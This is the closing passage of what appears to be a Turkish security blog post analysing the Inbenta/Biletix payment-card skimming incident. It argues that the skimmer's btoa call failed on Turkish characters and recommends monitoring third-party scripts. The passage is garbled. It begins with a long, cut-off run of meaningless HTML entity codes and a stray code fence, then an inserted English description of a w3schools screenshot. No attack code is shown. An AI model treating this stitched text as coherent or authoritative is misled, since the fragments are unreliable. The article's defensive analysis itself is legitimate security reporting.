#x2924?&#x2925?&#x2926?&#x2927?&#x2928?&#x2929?&#x2930?&#x2931?&#x2932?&#x2933?&#x2934?&#x2935?&#x2936?&#x2937?&#x2938?&#x2939?&#x2940?&#x2941?&#x2942?&#x2943?&#x2944?&#x2945?&#x2946?&#x2947?&#x2948?&#x2949?&#x2950?&#x2951?&#x2952?&#x2953?&#x2954?&#x2955?&#x2956?&#x2957?&#x2958?&#x2959?&#x2960?&#x2961?&#x2962?&#x2963?&#x2964?&#x2965?&#x2966?&#x2967?&#x2968?&#x2969?&#x2970?&#x2971?&#x2972?&#x2973?&#x2974?&#x2975?&#x2976?&#x2977?&#x2978?&#x2979?&#x2980?&#x2981?&#x2982?&#x2983?&#x2984?&#x2985?&#x2986?&#x2987?&#x2988?&#x2989?&#x2990?&#x2991?&#x2992?&#x2993?&#x2994?&#x2995?&#x2996?&#x2997?&#x2998?&#x2999?&#x3000?&#x3001?&#x3002?&#x3003?&#x3004?&#x3005?&#x3006?&#x3007?&#x3008?&#x3009?&#x3010?&#x3011?&#x3012?&#x3013?&#x3014?&#x3015?&#x3016?&#x3017?&#x3018?&#x3019?&#x3020?&#x3021?&#x3022?&#x3023?&#x3024?&#x3025?&#x3026?&#x3027?&#x3028?&#x3029?&#x3030?&#x3031?&#x3032?&#x3033?&#x3034?&#x3035?&#x3036?&#x3037?&#x3038?&#x3039?&#x3040?&#x3041?&#x3042?&#x3043?&#x3044?&#x3045?&#x3046?&#x3047?&#x3048?&#x3049?&#x3050?&#x3051?&#x3052?&#x3053?&#x3054?&#x3055?&#x3056?&#x3057?&#x3058?&#x3059?&#x3060?&#x3061?&#x3062?&#x3063?&#x3064?&#x3065?&#x3066?&#x3067?&#x3068?&#x3069?&#x3070?&#x3071?&#x3072?&#x3073?&#x3074?&#x3075?&#x3076?&#x3077?&#x3078?&#x3079?&#x3080?&#x3081?&#x3082?&#x3083?&#x3084?&#x3085?&#x3086?&#x3087?&#x3088?&#x3089?&#x3090?&#x3091?&#x3092?&#x3093?&#x3094?&#x3095?&#x3096?&#x3097?&#x3098?&#x3099?&#x3100?&#x3101?&#x3102?&#x3103?&#x3104?&#x3105?&#x3106?&#x3107?&#x3108?&#x3109?&#x3110?&#x3111?&#x3112?&#x3113?&#x3114?&#x3115?&#x3116?&#x3117?&#x3118?&#x3119?&#x3120?&#x3121?&#x3122?&#x3123?&#x3124?&#x3125?&#x3126?&#x3127?&#x3128?&#x3129?&#x3130?&#x3131?&#x3132?&#x3133?&#x3134?&#x3135?&#x3136?&#x3137?&#x3138?&#x3139?&#x3140?&#x3141?&#x3142?&#x3143?&
```


The screenshot displays a web browser window with a JavaScript error message. The error message is: "InvalidCharacterError: Failed to execute 'btoa' on 'Window': The string to be encoded contains characters outside of the Latin1 range." The browser's address bar shows the URL: "https://www.w3schools.com/jsref/tryit.asp?filename=tryjsref_win_btoa". Below the browser window, there is a code editor showing the following HTML and JavaScript code:

```
<!DOCTYPE html>
<html>
<body>

<p>Click the button to encode a string in base-64.</p>

<button onclick="myFunction()">Try it</button>

<p><strong>Note:</strong> The btoa() method is not supported in IE9 and earlier.</p>

<p id="demo"></p>

<script>
function myFunction() {
  var str = "Satin Al";

  try {
    var enc = window.btoa(str);
  } catch(e) {
    alert (e);
  }

  var res = "Encoded String: " + enc;
  document.getElementById("demo").innerHTML = "The original string: " + str + "<br>" + res;
}
</script>
</body>
</html>
```

The code editor also shows a "Run" button. A red arrow points to the "Try it" button in the UI. A note below the button states: "Note: The btoa() method is not supported in IE9 and earlier."

Sonuç itibariyle, Inbenta firmasını hackleyenlerin bu zararlı kodu 2017 yılından beri akismet.js gibi farklı isimler altında da kullandığını görüyoruz. Biletix vakasına baktığımızda ise şayet zararlı kod tespit edildikten sonra Biletix Türkiye tarafından zararlı adresin sayfalardan kaldırılması dışında ödeme sayfasında bu kodun çalışmamasına yönelik özel bir çalışma, yazılım değişikliği yapılmadıysa, yazıya konu olan donelerden ve simülasyondan yola çıkarak Biletix Türkiye müşterilerinin kredi kartı bilgilerinin zararlı javascript kodu tarafından bu hata sebebiyle, belirtilen tarih aralığında çalınmamış olduğunu büyük bir mutlulukla varsayabiliriz. :)

Inbenta örneğinde olduğu gibi, 3. parti firmalar üzerinden gelebilecek siber saldırılardan korunmanın kesin bir yöntemi olamasa da, web sitenize 3. parti siteler üzerinden eklediğiniz javascript dosyalarının içeriğinin değişip değişmediğini kontrol eden ve şüpheli değişikliklerde sizi anında haberdar eden NormShield, Sucuri gibi güvenlik çözümlerinden de faydalanabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.